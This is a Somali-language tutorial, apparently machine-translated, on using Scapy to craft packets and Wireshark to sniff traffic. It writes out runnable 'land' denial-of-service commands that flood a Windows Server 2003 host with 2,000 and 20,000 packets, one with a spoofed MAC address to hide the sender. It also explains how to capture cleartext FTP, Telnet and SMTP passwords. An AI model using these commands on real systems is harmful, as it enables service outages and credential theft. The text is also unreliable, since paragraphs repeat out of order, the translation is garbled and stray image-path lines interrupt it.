Scapy waa barnaamij isdabajoog ah oo isdaba-marin ku sameeya xirmooyinka oo laga samayay python. Waxay awood u leedahay inay been abuurto ama tirtirto xirmooyinka tiro badan oo maamuusyo ah, ku dirto siligga, soo qabato, codsiyada iyo jawaabaha, iyo waxyaabo kaloo badan. Waxay si fudud ula qabsan kartaa inta badan howlaha qadiimiga ah sida iskaanka, raadinta, baaritaanka, tijaabooyinka unugyada, weerarada ama helitaanka shabakada (waxay beddeli kartaa shucaaca, 85% ee nmap, arpspoof, arp-sk, arping, tcpdump, tethereal, pof, iwm). Waxay sidoo kale sifiican ugu shaqeysaa hawlo kale oo badan oo gaar ah oo aaladaha kale ee badankood aysan xamili karin, sida dirista looxyo aan ansax ahayn, isku dirka muraayadahaaga 802.11, isku darka farsamada (VLAN hopping + ARP kaydinta sumowga, VOIP decoding on WEP encrypted channel,...), iwm

Isticmalka scapy

Quruxda 'Scapy' waa awooddeeda ay ku dhiseyso baako kasta oo aad qiyaasi karto. Guud ahaan, xirmooyinka TCP / IP ee nidaamkaaga qalliinka waxay sameyn doonaan xirmo u hoggaansamaya RFC markasta oo aad rabto inaad kula xiriirto internetka.

```
~# scapy

INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.

                    aSPY//YASa
            apyyyyCY//////////YCa       |
           sY//////YSpcs  scpCY//Pp     | Welcome to Scapy
 ayp ayyyyyyySCP//Pp           syY//C    | Version 2.4.0
 AYAsAYYYYYYYY///Ps              cY//S   |
         pCCCCY//p          cSSps y//Y   | https://github.com/secdev/scapy
         SPPPP///a          pP///AC//Y   |
              A//A            cyP////C   | Have fun!
              p///Ac            sC///a   |
              P////YCpc           A//A   | Craft packets like I craft my beer.
       scccccp///pSP///p          p//Y   |               -- Jean De Clerck
      sY/////////y  caa           S//P   |
       cayCyayP//Ya              pY/Ya
        sY/PsY////YCc          aC//Yp
         sc  sccaCY//PCypaapyCP//YSs
                  spCPY//////YPSps
                       ccaacs

>>>
```

Hackers ahaan, waxaan badanaa dooneynaa inaan abuurno baakad gaar ah oo laga yaabo inaysan noqonin RFC-u hoggaansamida si loo ururiyo macluumaadka bartilmaameedka (ie, iskaan). Intaa waxaa sii dheer, qofku wuxuu abuuri karaa xaalad DoS isagoo dhisaya baakad sababa nidaamka bartilmaameedka inuu burburo (tusaale ahaan, weerar dhulka, geerida geerida, urta, iwm).

Aynu bilowno abuurista baakad IP fudud. Scapy, waxaad marka hore ku dhawaaqeysaa doorsoomaha matalaya xirmadaada ka dibna aad u

qeexdo astaamaha baakadka mid mid. Tusaalahayga, waxaan ku qeexeynaa baakadka "x" ka dibna waxaan siineynaa sifooyin badan. Si aad ula socoto, qeex "x" sida baakad IP ah oo leh TTL of 64.

```
>>> x = IP(ttl=64)
>>> x

<IP  ttl=64  |>
```

Ogsoonow ka dib markaan abuuray isbedelka x oo aan ku qeexay baakad IP ah oo leh wakhti lagu noolaado (TTL) oo ah 64, ka dib ayaan dib u rogay doorsoomaha x, waxayna ku jawaabtay qiimaha x. Xaaladdan oo kale, waqtiga IP-ka ee lagu noolaan karo = 64.

Haatan, aan ku darno astaamo dheeri ah x-kan isbeddelaya, sida isha iyo cinwaanka IP-ga. Qaamuusku wuxuu lamid yahay Wireshark ama Tcpdump. Waxaan metelnaa isha IP-ga ee loo yaqaan 'x.src' oo ay ku xigto qiimaha ku jirta calaamadaha xigashada ("). Tusaalahayga, waxaan u isticmaalayaa cinwaanka IP-ga isha 192.168.1.101.

```
>>> x.src="192.168.1.101"
>>> x

<IP  ttl=64 src=192.168.1.101 |>
```

Markaa, waxaan metelnaa halka loo socdo IP sifo leh x.dst oo ay ku xigto qiimaha calaamadaha xigashada labalaab ("). Tusaalahayga,

waxaan u isticmaalayaa cinwaanka IP-ga meesha loo socdo 192.168.1.122.

```
>>> x.dst="192.168.1.122"
>>> x

<IP  ttl=64 src=192.168.1.101 dst=192.168.1.122 |>
```

Ogsoonow in kadib markaan dejiyay qiime kasta, waxaan hubiyay qiimaha anigoo si fudud dib ugu cusboonaysiinaya doorsoomaha ku xigga astaamaha. Waqtigan xaadirka ah, waxaan abuurnay baakad leh astaamaha soo socda:

- TTL = 64
- Isha cinwaanka IP waa 192.168.1.101
- Cinwaanka cinwaanka IP-ga waa 192.168.1.122

Waad labalaabi kartaa kuwaan adoo garaacaya magaca isbeddelka, x, markale. Scapy wuxuu ku soo celin doonaa doorsoomaha astaamahiisa si sax ah ugu qoran

```
>>> x

<IP  ttl=64 src=192.168.1.101 dst=192.168.1.122 |>
```

Scapy wuxuu leeyahay tiro badan oo shaqooyin la dhisay ah, dhammaantoodna waxaan ku qori karnaa amarka lsc (). Ogsoonow amarka dir liiska, taas oo ah waxa loo isticmaalo marka la doonayo in la diro baakad.

```
>>> lsc()

IPID_count           : Identify IP id values classes in a list of packets
arpcachepoison       : Poison target's cache with (your MAC,victim's IP) couple
arping               : Send ARP who-has requests to determine which hosts are up
bind_layers          : Bind 2 layers on some specific fields' values
bridge_and_sniff     : Forward traffic between interfaces if1 and if2, sniff and
return
chexdump             :  Build a per byte hexadecimal representation
computeNIGroupAddr   : Compute the NI group Address. Can take a FQDN as input
parameter
corrupt_bits         : Flip a given percentage or number of bits from a string
corrupt_bytes        : Corrupt a given percentage or number of bytes from a string
defrag               : defrag(plist) -> ([not fragmented], [defragmented],
defragment           : defrag(plist) -> plist defragmented as much as possible
dhcp_request         : --
dyndns_add           : Send a DNS add message to a nameserver for "name" to have a new
"rdata"
dyndns_del           : Send a DNS delete message to a nameserver for "name"
etherleak            : Exploit Etherleak flaw
fletcher16_checkbytes:  Calculates the Fletcher-16 checkbytes returned as 2 byte
binary-string.
fletcher16_checksum :  Calculates Fletcher-16 checksum of the given buffer.
fragleak             : --
fragleak2            : --
fragment             : Fragment a big IP datagram
fuzz                 : Transform a layer into a fuzzy layer by replacing some default
values by random objects
getmacbyip           : Return MAC address corresponding to a given IP address
getmacbyip6          : Returns the MAC address corresponding to an IPv6 address
hexdiff              : Show differences between 2 binary strings
hexdump              :  Build a tcpdump like hexadecimal view
hexedit              : --
hexstr               : --
import_hexcap        : --
```

```
is_promisc           : Try to guess if target is in Promisc mode. The target is
provided by its ip.
linehexdump          :  Build an equivalent view of hexdump() on a single line
ls                   : List  available layers, or infos on a given layer class or name
neighsol             : Sends an ICMPv6 Neighbor Solicitation message to get the MAC
address of the neighbor with specified IPv6 address addr
overlap_frag         : Build overlapping fragments to bypass NIPS
promiscping          : Send ARP who-has requests to determine which hosts are in
promiscuous mode
rdpcap               : Read a pcap or pcapng file and return a packet list
report_ports         : portscan a target and output a LaTeX table
restart              : Restarts scapy
send                 : Send packets at layer 3
sendp                : Send packets at layer 2
sendpfast            : Send packets at layer 2 using tcpreplay for performance
sniff                :
split_layers         : Split 2 layers previously bound
sr                   : Send and receive packets at layer 3
sr1                  : Send packets at layer 3 and return only the first answer
sr1flood             : Flood and receive packets at layer 3 and return only the first
answer
srbt                 : send and receive using a bluetooth socket
srbt1                : send and receive 1 packet using a bluetooth socket
srflood              : Flood and receive packets at layer 3
srloop               : Send a packet at layer 3 in loop and print the answer each time
srp                  : Send and receive packets at layer 2
srp1                 : Send and receive packets at layer 2 and return only the first
answer
srp1flood            : Flood and receive packets at layer 2 and return only the first
answer
srpflood             : Flood and receive packets at layer 2
srploop              : Send a packet at layer 2 in loop and print the answer each time
tcpdump              : Run tcpdump or tshark on a list of packets
traceroute           : Instant TCP traceroute
traceroute6          : Instant TCP traceroute using IPv6
traceroute_map       : Util function to call traceroute on multiple targets, then
tshark               : Sniff packets and print them calling pkt.summary(), a bit like
text wireshark
wireshark            : Run wireshark on a list of packets
wrpcap               : Write a list of packets to a pcap file
```

Aynu adeegsanno dir si aan ugu dirno baakadka aan kor ku abuurnay ee loo yaqaan "x" oo leh astaamaha TTL = 64, cinwaanka IP-ga ee laga helo 192.168.1.101, iyo cinwaanka IP-ga loo socdo ee 192.168.1.122. Dabcan, marka la dirayo baakadka, waxay aadi doontaa cinwaanka IP-ga loo socdo oo wuxuu leeyahay xaddidan 64 hips (TTL = 64).

```
>>> send(x)

.
Sent 1 packets.
```

Sidaad arki karto, baakadeena "x" ee sida gaarka ah loo farsameeyay waxaa loo diray cinwaanka IP-ga loo socdo. Scapy waxaa loo isticmaali karaa in lagu farsameeyo baakad leh qiimo kasta oo ku saabsan mid kasta oo ka mid ah cinwaanka IP-ga ama meelaha madaxa ee TCP, sida cabbirka daaqadda, calammada, qaybta jajabka, qiimaha qirashada, lambarka isku xigxiga, iyo wixii la mid ah.

Waxaan rajeynayaa hadda inaad heleyso fikradda ah in Scapy loo isticmaali karo in lagu maamulo mid kasta oo ka mid ah beeraha ku jira baakadka TCP / IP. Hadda, aan u adeegsanno awooddan si aan u abuurno baakad xun oo aan ugu dirno nidaam bartilmaameed ah.

Windows Server 2003 (aamin ama ha rumaysan, wali waxaa jira malaayiin 2003 server ah - hubi Netcraft ama isticmaal Xprobe2 si aad u

hesho nidaamka qalliinka) ayaa u nugul weerarka "dhulka", weerarka DoS ee u diraya baakad aad u weyn bartilmaameedka isla isha iyo cinwaanka loo socdo IP-ka, iyo sidoo kale isku ilo iyo dekedda loo socdo. Had iyo jeer ma burburin nidaamka laakiin waxay hoos u dhigi doontaa si aad ah. Adeegyada shabakadaha, hoos u dhigistooda ayaa si wax ku ool ah u ah 'DoS'.

Si loo abuuro baakad weerar dhul, Scapy wuxuu ku qaadan karaa dhammaan astaamaha hal amar. Marka, adeegso qaabka soo socda si aad u sameysid baakadka weerarka "land" oo u dir 2,000 jeer. Halbeeggaas, diriddu waa amarka; IP wuxuu qeexayaa borotokoolka cinwaanada IP; src = "192.168.1.122" waa isha cinwaanka IP; dst = "192.168.1.122" waa cinwaanka IP-ga loo socdo; TCP waxay qeexaysaa borotokoolka dekedaha; isboorti = 135 ayaa qeexaya dekedda laga soo xigto, dport = 135 ayaa qeexaysa dekedda loo socdo; iyo tirinta = 2000 waxay qeexaysaa tirada baakadaha la dirayo.

```
>>> send(IP(src="192.168.1.122", dst="192.168.1.122")/TCP(sport=135,dport=135),
count=2000)

.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
.....
```

```
.....................................................................................
.......
.............................................................
Sent 2000 packets.
```

Haddii xirmooyinkan lagu jiheeyo Windows Server 2003, way burburin kartaa nidaamka ama ugu yaraan si gaabis ah ayey hoos ugu dhigi kartaa. Marka adeegaha webku gaabis yahay, wuxuu si wax ku ool ah DoSes u yahay websaydhka.

Dhibaatada kaliya ee waxa aan kor ku qabanay ayaa ah inaan dhiibnay cinwaankeena MAC. Waan hubaa inaanan kuu sheegin sababta ay arrintani u noqonayso arrin, laakiin cinwaanka MAC ayaa bixin kara shirkadda soo saarta mishiinkaaga, iyadoo bixinaysa xaqiiqda ah inaadan ahayn cidda aad sheegtay.

Hawsha dirku waxay u dirtaa xirmooyin lakabka 3 sidaa darteed ayay kuu maareyneysaa marinka iyo lakabka 2 adiga. Si kastaba ha noqotee, sendp wuxuu ka shaqeeyaa lakabka 2. Thanks to Null Byte user Triphat oo soo jeedinaya amarka hoose, oo adeegsanaya shaqada dambe.

Si aad u sameyso waxyaabo la mid ah sida Tallaabada 4 laakiin adoo adeegsanaya cinwaankaaga MAC, sendp waa amarka; Ether wuxuu qeexayaa inuu yahay lakabka Ethernet (markaa waa LAN kaliya); src = "aa: bb: cc: dd: ee: ff" waa isha isha lagu hayo ee cinwaanka MAC; IP wuxuu qeexayaa borotokoolka cinwaanada IP; src = "192.168.1.122"

waa isha cinwaanka IP; dst = "192.168.1.122" waa cinwaanka IP-ga loo socdo; TCP waxay qeexaysaa borotokoolka dekedaha; isboorti = 135 ayaa qeexaya dekedda laga soo xigto, dport = 135 ayaa qeexaysa dekedda loo socdo; iyo tirinta = 2000 waxay qeexaysaa tirada baakadaha la dirayo

```
>>> sendp(Ether(src="aa:bb:cc:dd:ee:ff")/IP(src="192.168.1.122",
dst="192.168.1.122")/TCP(sport=135,dport=135), count=20000)

.....................................................................................
......................................
.....................................................................................
......................................
.....................................................................................
......................................
.....................................................................................
......................................
.....................................................................................
......................................
.....................................................................................
......................................
.....................................................................................
......................................
.....................................................................................
......................................
.....................................................................................
......................................
.....................................................................................
......................................
.....................................................................................
......................................
.....................................................................................
......................................
.....................................................................................
......................................
.....................................................................................
......................................
.....................................................................................
......................................
.....................................................................................
......................................
```

```
.............................
Sent 20000 packets.
```

Dhibaatada kaliya ee waxa aan kor ku qabanay ayaa ah inaan dhiibnay cinwaankeena MAC. Waan hubaa inaanan kuu sheegin sababta ay arrintani u noqonayso arrin, laakiin cinwaanka MAC ayaa bixin kara shirkadda soo saarta mishiinkaaga, iyadoo bixinaysa xaqiiqda ah inaadan ahayn cidda aad sheegtay.

Hawsha dirku waxay u dirtaa xirmooyin lakabka 3 sidaa darteed ayay kuu maareyneysaa marinka iyo lakabka 2 adiga. Si kastaba ha noqotee, sendp wuxuu ka shaqeeyaa lakabka 2. Thanks to Null Byte user Triphat oo soo jeedinaya amarka hoose, oo adeegsanaya shaqada dambe.

Si aad u sameyso waxyaabo la mid ah sida Tallaabada 4 laakiin adoo adeegsanaya cinwaankaaga MAC, sendp waa amarka; Ether wuxuu qeexayaa inuu yahay lakabka Ethernet (markaa waa LAN kaliya); src = "aa: bb: cc: dd: ee: ff" waa isha isha lagu hayo ee cinwaanka MAC; IP wuxuu qeexayaa borotokoolka cinwaanada IP; src = "192.168.1.122" waa isha cinwaanka IP; dst = "192.168.1.122" waa cinwaanka IP-ga loo socdo; TCP waxay qeexaysaa borotokoolka dekedaha; isboorti = 135 ayaa qeexaya dekedda laga soo xigto, dport = 135 ayaa qeexaysa dekedda loo socdo; iyo tirinta = 2000 waxay qeexaysaa tirada baakadaha la dirayo

Wireshark

Wireshark waa falanqeeyaha borotokoolka shabakadda adduunka ugu horreeya uguna ballaaran ee la isticmaalo. Waxay kuu ogolaaneysaa inaad aragto waxa ka socda shabakadaada oo ah heer microscopic waana heerka dhabta ah (iyo badanaa de jure) guud ahaan ganacsiyo badan iyo kuwa aan macaash doonka ahayn, wakaaladaha dowlada, iyo xarumaha waxbarashada. Horumarinta Wireshark waxay kuxirantahay mahada iskaa wax u qabso ee khubarada isku xirka adduunka oo dhan waana sii wadida mashruuc uu bilaabay Gerald Combs sanadkii 1998.

Wireshark wuxuu leeyahay qaab muuqaal hodan ah oo ay ku jiraan kuwa soo socda:

- Kormeer qoto dheer oo boqolaal maamuus ah, iyadoo inbadan lagu daro markasta
- Qabashada tooska ah iyo falanqaynta qad la'aanta
- Jaangooyaha baakadaha saddex-muraayad ah
- Meelo badan: Waxay ku socotaa Windows, Linux, macOS, Solaris, FreeBSD, NetBSD, iyo kuwa kale oo badan

- Xogta shabakadda ee la qabtay waxaa lagu baari karaa iyada oo loo marayo GUI, ama iyada oo loo marayo aaladda TTY-mode TShark
- Shaandheeyaha soo bandhigida ugu awooda badan warshadaha
- Falanqaynta hodanka ah ee VoIP
- Akhriso / qor foomam fara badan oo qabasho oo kaladuwan: tcpdump (libpcap), Pcap NG, Catapult DCT2000, Cisco Secure IDS iplog, Microsoft Network Monitor, Network General Sniffer® (compressed and uncompressed), Sniffer® Pro, and NetXray®, Network Instruments Observer , NetScreen snoop, Novell LANalyzer, RADCOM WAN / LAN Analyzer, Shomiti / Finisar Surveyor, Tektronix K12xx, Visual Networks Visual UpTime, WildPackets EtherPeek / TokenPeek / AiroPeek, iyo kuwa kale oo badan
- Faylasha qabashada ee lagu cabiray gzip waa lagu jajabin karaa duulimaadka
- Xogta tooska ah waxaa laga akhrisan karaa Ethernet, IEEE 802.11, PPP / HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI, iyo kuwa kale (waxay kuxirantahay barnaamijkaaga)
- Taageerada go'aan qaadashada qawaaniinta badan, oo ay ku jiraan IPsec, ISAKMP, Kerberos, SNMPv3, SSL / TLS, WEP, iyo WPA / WPA2
- Shuruucda midabaynta ayaa lagu dabaqi karaa liistada baakadka falanqayn dhakhso leh, dareen leh

- Wax soo saarka waxaa loo dhoofin karaa XML, PostScript®, CSV, ama qoraal cad.


Wireshark waxa uu leeyay mid terminala oo loo yaqan tshark kaas waxan ku wadagayna casharada danbe lakiin hada waxan eegay na sida loo is sticmalo inter face ga inta oo gu muh san ee ethicak hacking sababto ah sidad og tahay wireshark waa waxyabo badan ba loo gu talagalay

Isticmalka wire shark

Markaan ku xirno shabakadda, aan bilowno furitaanka interface-ka wireshark GUI. Si tan loo socodsiiyo, si fudud u gal barta:

```
~ # wireshark
```


Waxaad arki doontaa bogga Soo-dhaweynta ee daaqada Wireshark, waa inay u egtahay sidan:



Hadaba waxan eegayna sida loo ga helo passworka,sawiranta iyo trafica ama cominecationka u dhexeya qalab yada IOT ama electronices internet ga la xidhidhd sida mobil ,computer ,cc camera ,IWM oo iyo protocalka kala duwan.

FTP password sida wiresharke loo gu helo

ururada qaar wali waxay u isticmaalaan maanta shabakadooda. FTP waa borotokool qoraal cad ah sidaa darteedna weeraryahan booskiisu fiican yahay wuxuu si fudud uqaban karaa aqoonsiyada soo galida FTP isagoo adeegsanaya Wireshark. Sawirka soo socda ayaa muujinaya tusaalaha furaha FTP ee la isticmaalay Wireshark:



Maaddaama FTP ay tahay borotokool qoraal cad ah, waxaan sidoo kale qaban karnaa xogta dhabta ah ee lagu wareejinayo hab maamuuskan. Waxaan ka soo saari karnaa dhammaan faylasha (tusaale ahaan sawirrada, dukumintiyada, feylasha maqalka iwm) ee shabakadda Wireshark. Brad Duncan oo ka socda PaloAlto Networks ayaa qoray maqaal aad u fiican oo sharraxaya sida taas loo sameeyo.

Waxaan sidoo kale u isticmaali karnaa Chaosreader inaan xogta uga soo saarno faylka PCAP.


Telnet password sida wiresharke loo gu helo

Borotokoolka Telnet adoo adeegsanaya dekedda tcp / 23 xaqiiqdii uma baahna hordhac. Waxaa badanaa loo adeegsadaa ujeedooyinka maamulka waxaana caan ku ah amni darrada. Sababtoo ah ma jiro wax qarsoodi ah, ma jiro wax qarsoodi ah ama ilaalin ah dhageysiga dhageysiga. Si kastaba ha noqotee, Telnet wali waa la isticmaalaa maanta.

Waxaa jira aalado badan oo kala duwan oo telnet ahaan u adeegsada hab maamuuska maamulka. Qalabka qaar, telnet waa ikhtiyaarka kaliya ee aan lahayn wax kale (tusaale. Ma jiro SSH ama HTTPS websaydh la heli karo). Tani waxay ku adkeyneysaa ururada inay gebi ahaanba ka takhalusaan. Telnet badanaa waxaa laga arki karaa:

- Qalabka shabakadda (router, furayaasha ..)
- Nidaamyada shirarka fiidiyowga (tusaale ahaan Cisco TelePresence)
- Nidaamyada xakamaynta gelida (tusaale akhristayaasha kaarka helitaanka)
- Nidaamyada keydinta iyo cajaladaha
- Madbacadaha iyo aaladaha sawirka
- Telefoonada IP-ga dhaxalka ah
- Mainframes

Maaddaama telnet uu yahay borotokool qoraal cad ah, cadow meel ku habboon ayaa dhagaysan kara isgaarsiinta oo uu qabsan karaa wax walba, oo ay ku jiraan ereyada sirta ah. Tusaalaha isgaarsiinta telnet ee leh lambarka sirta ah ee la qabtay ayaa lagu arki karaa shaashadda soo socota:




SMTP password sida wiresharke loo gu helo

Inta badan server-yada ku jira dekedda tcp / 25 waxay u baahan yihiin amarka 'STARTTLS' si ay u bilaabaan sirta SSL / TLS ka hor isku day

kasta oo xaqiijin ah. Si kastaba ha noqotee, adeegeyaasha boostada ee ururada qaarkood wali waxay taageeraan sugida qoraalka cad ee kanaalka aan la qarin. Tani badanaa waxay sabab u tahay nidaamyada dhaxalka ee ka dhex jira shabakadaha gudaha.

Haddii qof adeegsado aqoonsi cad oo qoraal ah inta lagu guda jiro macaamilka 'SMTP', weeraryahan meel kufiican ayaa urin kara aqoonsiyada. Dhammaan wixii weeraryahan ah inuu sameeyo waa inuu saldhig ka dhigto 64 magaca magaca iyo lambarka sirta ah. Taasi waa sababta oo ah SMTP waxay isticmaashaa koodhka 'base64 encoding' si loogu qoro magaca adeegsadaha iyo lambarka sirta inta lagu guda jiro macaamilka.

